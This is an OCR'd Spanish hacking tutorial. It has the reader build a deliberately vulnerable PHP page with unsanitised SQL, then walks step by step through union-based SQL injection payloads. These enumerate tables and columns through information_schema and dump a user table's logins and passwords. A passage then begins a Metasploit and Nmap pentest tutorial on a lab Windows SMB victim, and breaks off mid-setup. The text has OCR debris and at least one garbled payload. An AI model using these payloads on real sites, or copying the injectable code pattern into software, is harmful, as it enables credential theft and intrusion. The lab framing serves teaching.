
Si todo salió bien, nos aparecerá esto:




Listo, ya que tenemos la estructura de esta tabla, el siguiente paso es "llenarla" para eso en un archivo de texto escribimos:



Una vez guardado el archivo de arriba, procedemos a "cargarlo" para ello vamos de nuevo a **PhpMyAdmin** donde accederemos a la pestaña **Importar**. Allí seleccionamos y cargamos el archivo.




Si cometemos ningún error nos saldrá esto:




Si hasta el momento todo ha salido como debe, solo nos queda montar otra tabla y llenarla. Pero como esto es practico este paso lo harán ustedes. A continuación les daré la información que necesitan para la siguiente tabla.

Nombre tabla: Noticias.
Numero de columnas: 2 (id, noticia)
id: llave primaria, autoincremto, tipo de valor entero, cantidad máxima de caracteres 3.
noticia: tipo de valor Alfanumérico, cantidad máxima de caracteres 50.
Lo ideal seria que ustedes realizaran este paso pero si tienen algún problema acá les dejo un par de imágenes de guía:



Campo	id	noticia
Tipo	INT	VARCHAR
Longitud/Valores*[1]	3	30
Predeterminado[2]	None	None
Cotejamiento		
Atributos		
Nulo	☐	☐
Índice	PRIMARY	---
AUTO_INCREMENT	☑	☐
Comentarios		
MIME-type		
Transformación del navegador		
Opciones de transformación[3]		



Creo que eso es todo lo que necesitamos, si todo nos salió bien ya tenemos nuestra Base de Datos lista, ahora el segundo paso es codear la aplicación vulnerable.

Codeando la aplicación vulnerable...

Bueno, para este paso solo necesitaremos un editor, para **Windows** recomiendo **Notepad++** y para **Gnu/Linux** me gusta **Geany**.


Igual pueden utilizar el **Notepad** de **Windows** la diferencia es que los anteriores te colorean la sintaxis.

El code que utilizaremos es el siguiente:

```
<?php
      //variables
      $host = 'localhost';
      $user = 'root';
      $pass = 'mysql';
      $base = 'intrud3rs';
      //conexion a la base de datos
      $db = mysql_connect($host, $user, $pass);
      mysql_select_db($base,$db);
      //Haciendo la consulta
      $sql = "SELECT * FROM Noticias WHERE id=".$_GET['id'];
      $query = mysql_query($sql);
      //obteniendo e imprimiendo los resultados
      $data=mysql_fetch_row($query);
      echo "<h1> <center> Noticias C-intrud3rs.com </h1> </center>";
      echo "<center> <br> <h1><font color='red'> id Noticia: </font> $data[0]
</h1> </center>";
      echo "<center> <h1> <font color='red'> Noticia: </font> </h1> <h2> $data[1]
</h2> </center>";
?>
```

Guardamos como index.php en la carpeta de tu server. En el AppServ la carpeta es: **WWW.** En Xampp es **htdocs.**

Una vez guardado en index, abrimos nuestro navegador y tipeamos en la barra de direcciones **http:://127.0.0.1/index.php?id=1** y veremos algo así:



NOTA: Recordemos que el símbolo "?" lo que hace es indicarle a la pagina que vamos a introducir una variable; "id" es la variable que vamos a utilizar (la indicamos en el código php **$_GET['id']**); el símbolo "=" asigna un valor a una variable. Así que cuando decimos …/**index.php?id=1** lo que hacemos es decirle a index.php que le vamos a pasar una variable de nombre **id** con valor **1**

Si todo nos salio según lo planeado, estamos listos para llegar al paso de la inyección :-)


Por fin, hora de la inyección.

Si has llegado a este paso no te preocupes que lo peor ha pasado, ahora viene lo divertido.

Comprendiendo la inyección.

Lo que pretendemos hacer al inyectar código SQL es modificar a nuestro antojo-beneficio la consulta SQL (**SELECT * FROM Noticias WHERE id=".$_GET['id']**) lo primero que tenemos que observar es que el programador no filtro la entrada de datos (**$_GET['id']**) así que sabemos que es vulnerable, lo único que nos queda hacer seria sustituir el valor **1** en la barra de direcciones por nuestra consulta :-).

Pero te estarás preguntando: ¿Cómo rayos sabré si una web es vulnerable si no tengo el código fuente?
La respuesta es sencilla, en la barra de direccione de nuestro navegador agregamos **+and+1=1** y luego +and+1=0. Si la primer vez te muestra la página igual y la segunda vez no te la muestra la web es vulnerable.



Pero no nos quedaremos acá, veremos porque ocurre esto: al inyectar **+and+1=0** la consulta a nuestra base de datos quedaría así:

```
SELECT * FROM Noticias WHERE id=1 and 1 = 0
```

Ahora la parte amarilla es la consulta original y la parte gris es lo que nosotros ingresamos.

Como nos damos cuenta, para que la DB nos devuelva los valores tenemos que cumplir con dos requisitos, el primero es que el campo id sea igual a 1 y es segundo que 1 = 0.
Si no dormimos en las clases de matemáticas, nos daremos cuenta que 1 **JAMAS** será igual a 0 así que la BD devuelve ningún valor.


Así como podemos ingresar un patético `+and+1=1`, también podemos agregar consultas más complejas y que más tarde nos arrojen datos que nunca deberían ser revelados :-)

Obteniendo número de campos...


Para comenzar con nuestra inyección lo primero que debemos conocer es el número de campos que están siendo consultados, para eso inyectaremos lo siguiente **+order+by+1** e incrementamos el valor hasta que la aplicación nos printee un error.

Warning: mysql_fetch_row() expects parameter 1 to be resource, boolean given in

Como podemos ver, nos muestra el error al inyectar un tres, así que deducimos que esta aplicación está utilizando 2 campos (***id, noticia***; ¿Los recuerdas?)



Ahora inyectaremos nuestro propio **SELECT.** Nuestra inyección quedara así:



id Noticia: 1

Noticia:

2

+and+1=0: Anulamos la consulta original para que no se mezcle con los datos de nuestro **SELECT.**
UNION: Utilizamos **UNION** para concatenar el resultado de dos S**ELECT.**
SELECT: Imagina que estas alturas ya sabes para que sirve pero igual lo explico. **SELECT** sirve para "traer" datos de la Base de Datos (el número de columnas de los dos **SELECT** debe coincidir por eso agregamos el **+1,2**)

Como vemos el resultado son un par de números, justo es ahí donde veremos los datos de nuestra inyección escoge el número que quieras, yo utilizare el número 2.

NOTA: tanto el número de las columnas como las números que nos muestra varía dependiendo de la aplicación. Incluso te podrían aparecer en el título de la página o como dirección de una imagen.

Buscando las tablas.

El siguiente paso es buscar más tablas ya que es algo aburrido estar viendo noticias, nosotros vamos por un login, etc.


El siguiente paso es inyectar:
`+1+and+1=0+union+select+1,table_name+from+information_schema.tables--`

Lo que hacemos en esta inyección, es traer los datos del campo **table_name** de la tabla **tables** que se encuentra en la BD **information_schema.**
El "--" lo utilizamos generalmente para hacer comentarios de una sola linea.

Lo utilizamos para que **MySQL** ignore lo que sigue y no tener problemas con la consulta.

NOTA: El soporte para INFORMATION_SCHEMA está disponible en MySQL 5.0.2 y posterior. Proporciona acceso a los metadatos de la base de datos.


Metadatos son datos acerca de los datos, tales como el nombre de la base de datos o tabla, el tipo de datos de una columna, o permisos de acceso. Otros términos que a veces se usan para esta información son diccionario de datos o catálogo del sistema .
http://www.guebs.com/manuales/mysql-5.0/information-schema.html



Pero como podemos ver solo nos trae una tabla, para solucionar este problema utilizamos **group_concat** y **replace.** Entonces la inyección nos quedara así:

```
+1+and+1=0+union+select+1,replace(group_concat(table_name),0x2c,0x3c62723e)
+from+information_schemas.tables--
```

Y el resultado será:



Lo que hacemos con esta inyección es concatenar los datos y remplazar las “,” (0x2c, en Hexadecimal) por “
 (0x3c62723e en Hexadecimal)” que en html es un salto de línea.

La tabla más llamativa que vemos es **Usuarios**, así que procederemos a ver que columnas existen en esta tabla, para ello inyectamos lo siguiente:

```
+1+and+1=0+union+select+1,replace(group_concat(column_name),0x2c,0x3c62723e)+from
+information_schema.columns+where+table_name=0x5573756172696f73
```

NOTA: A los valores hexadecimales les debemos anteponer un 0x. Una web para convertir texto a hexadecimal es: http://www.swingnote.com/tools/texttohex.php

Noticias C-intrud3rs.com

id Noticia: 1


Noticia:

id
usuario
pass

Sí señor, como podemos ver la tabla Usuarios contiene 3 campos: id, usuario, pass. El siguiente paso es proceder a ver la información de estos campos.
Para ello inyectamos:

```
1+and+1=0+union+select+1,replace(group_concat(id,0x2c,usuario,0x2c,pass),0x
2c,0x3c62723e)+from+Usuarios--
```

Y felicidades nuestro resultado será:



Noticias C-intrud3rs.com

id Noticia: 1

Noticia:

1
Admin
C-intrud3rs
2
11Sep
intrud3r123
3
Root
tOOr

Bueno amigos espero les haya gustado eso es todo en esta entrega y nos vemos en la próxima Saludos.

9: Pentest Desde 0 (Metasploit)[DarkSpark]

Advertencia:

No me hago responsable por el mal uso que se le pueda dar a esta información. Lo que tu hagas con ella es responsabilidad tuya y solo tuya. La práctica de este tutorial se realizara en un entorno controlado por el mismo usuario que realizara el "ataque" sin afectar a terceras personas.

Introducción:

No pretendo ser un gurú en este tema, y que el contenido de este tutorial, está basado en los pocos conocimientos que he adquirido estudiando (mucho por cierto) en interminables clicks a links en google, buscando cualquier indicio de información que me llevara a mi meta.
Si eres nuevo en esto y estás dispuesto a INVERTIR tiempo para estudiar, investigar, y aprender. Este tutorial te puede echar un cable de por dónde empezar.
Sin embargo si estás leyendo este tutorial para aprender a entrar a la PC de tu chica para ver si te pone o no el cuerno, mejor sigue tu camino y olvídate de este tutorial.
Este tutorial no está enfocado en entrar a una PC, sino más bien a comprender el cómo y él porque es que esto es posible, logrando lógicamente el "acceso no autorizado" a una PC por consecuencia.
La totalidad de este tuto, está dirigida al sistema operativo LINUX.

Material Necesario Para Este Tutorial:

1 máquina Host (no importa el sistema operativo)
1 máquina Virtual (en este caso con VirtualBox)

NOTA: Si tu maquina Host utiliza Windows necesitas instala alguna distribución Linux en la máquina virtual, en lo personal recomiendo back|track, pues ya trae el software necesario para seguir este tutorial. En caso contrario, si tu maquina Host utiliza Linux tenemos que instalar windows en la máquina virtual.

La máquina virtual deberá estar configurada para conectarse a Internet en modo puente (utilizando la interface de la maquina Host)

Software Necesario en la Maquina Con Linux:

Metasploit
Nmap

(Pregúntale a google como instalarlos en tu distribución, si me hiciste caso y bajaste un live-cd de back|track, puedes omitir la instalación de estos programas, pues ya vienen incluidos).

Parte Teórica:

Antes de empezar con la parte práctica, voy a intentar explicar cómo o por que funciona un exploit.
Un exploit funciona debido a errores de programación en algún software o servicio.
Un ejemplo de software seria cualquier programa, como IE, WMP, VLC, RealVNC, etc, etc.
Un ejemplo de servicio seria por ejemplo SMB, FTP, HTTP, POP, etc, etc.
También existen varios tipos de exploits, los más comunes son por ejemplo

Buffer overflow, desbordamiento de memoria
Denegación de servicio (DOS por sus siglas en ingles)
0Day este no es muy común pero quise incluirlo por su importancia.

Al existir una vulnerabilidad en algún programa o servicio, el atacante puede ejecutar el exploit correspondiente al servicio/programa y vulnerabilidad. Es decir, para que funcione un exploit se deben cumplir estas condiciones en la maquina "victima":

El servicio/programa se esté ejecutando.

Los puertos que utiliza este servicio/programa (en caso de utilizar puertos) estén abiertos en el firewall.

El servicio/programa debe ser vulnerable al exploit que se utilizara.

¿Pero cómo puedo saber que exploit seleccionar?

Bueno, en el caso de los servicios, lo primero que tenemos que saber es que puertos están abiertos en la maquina "victima", para así saber qué servicios se estén ejecutando, y la versión del servicio. Y en base a eso seleccionar el exploit adecuado.

¿OK pero como puedo saber qué servicios se están ejecutando?

En base al puerto, pues por lo general algunos puertos ya están asignados a determinados servicios, por ejemplo.

FTP puerto 21
Telnet puerto 23
SMB puerto 445


>>>Aqui una muy buena lista de servicios y sus puertos

En el caso de algún programa es un poco mas difícil, pues por lo general los programas no usan puertos, por lo que para explotar una vulnerabilidad en algún programa, por lo general se usan "fileformats" o archivos que contienen el exploit, pueden ser archivos PDF, DOC, TXT, etc., etc. Dependiendo de qué programa estemos tratando de vulnerar.


Parte Práctica:

Antes de empezar de lleno con la práctica, si tu maquina "host" o maquina física, utiliza windows y no quieres correr riesgos al intentar utilizar algún exploit, puedes instalar una máquina virtual más con windows para utilizarla de "victima". A la cual le activaremos el servicio SMB para efectos de este tutorial. Para eso nos dirigimos a:


Inicio/Panel de control/Conexiones de red e Internet/Asistente para la configuración de
Y nos aparecerá una ventana como esta



Le damos click a siguiente dos veces, y seleccionamos “otro” como se ve en la imagen.




Y le damos click a siguiente, dejamos la primer opción marcada, nuevamente le damos a siguiente, le asignamos un nombre y una descripción a nuestra víctima, así como un grupo de trabajo (estos pueden ser a tu gusto). Y para que esto funcione debemos habilitar el uso compartido de archivos e impresoras.



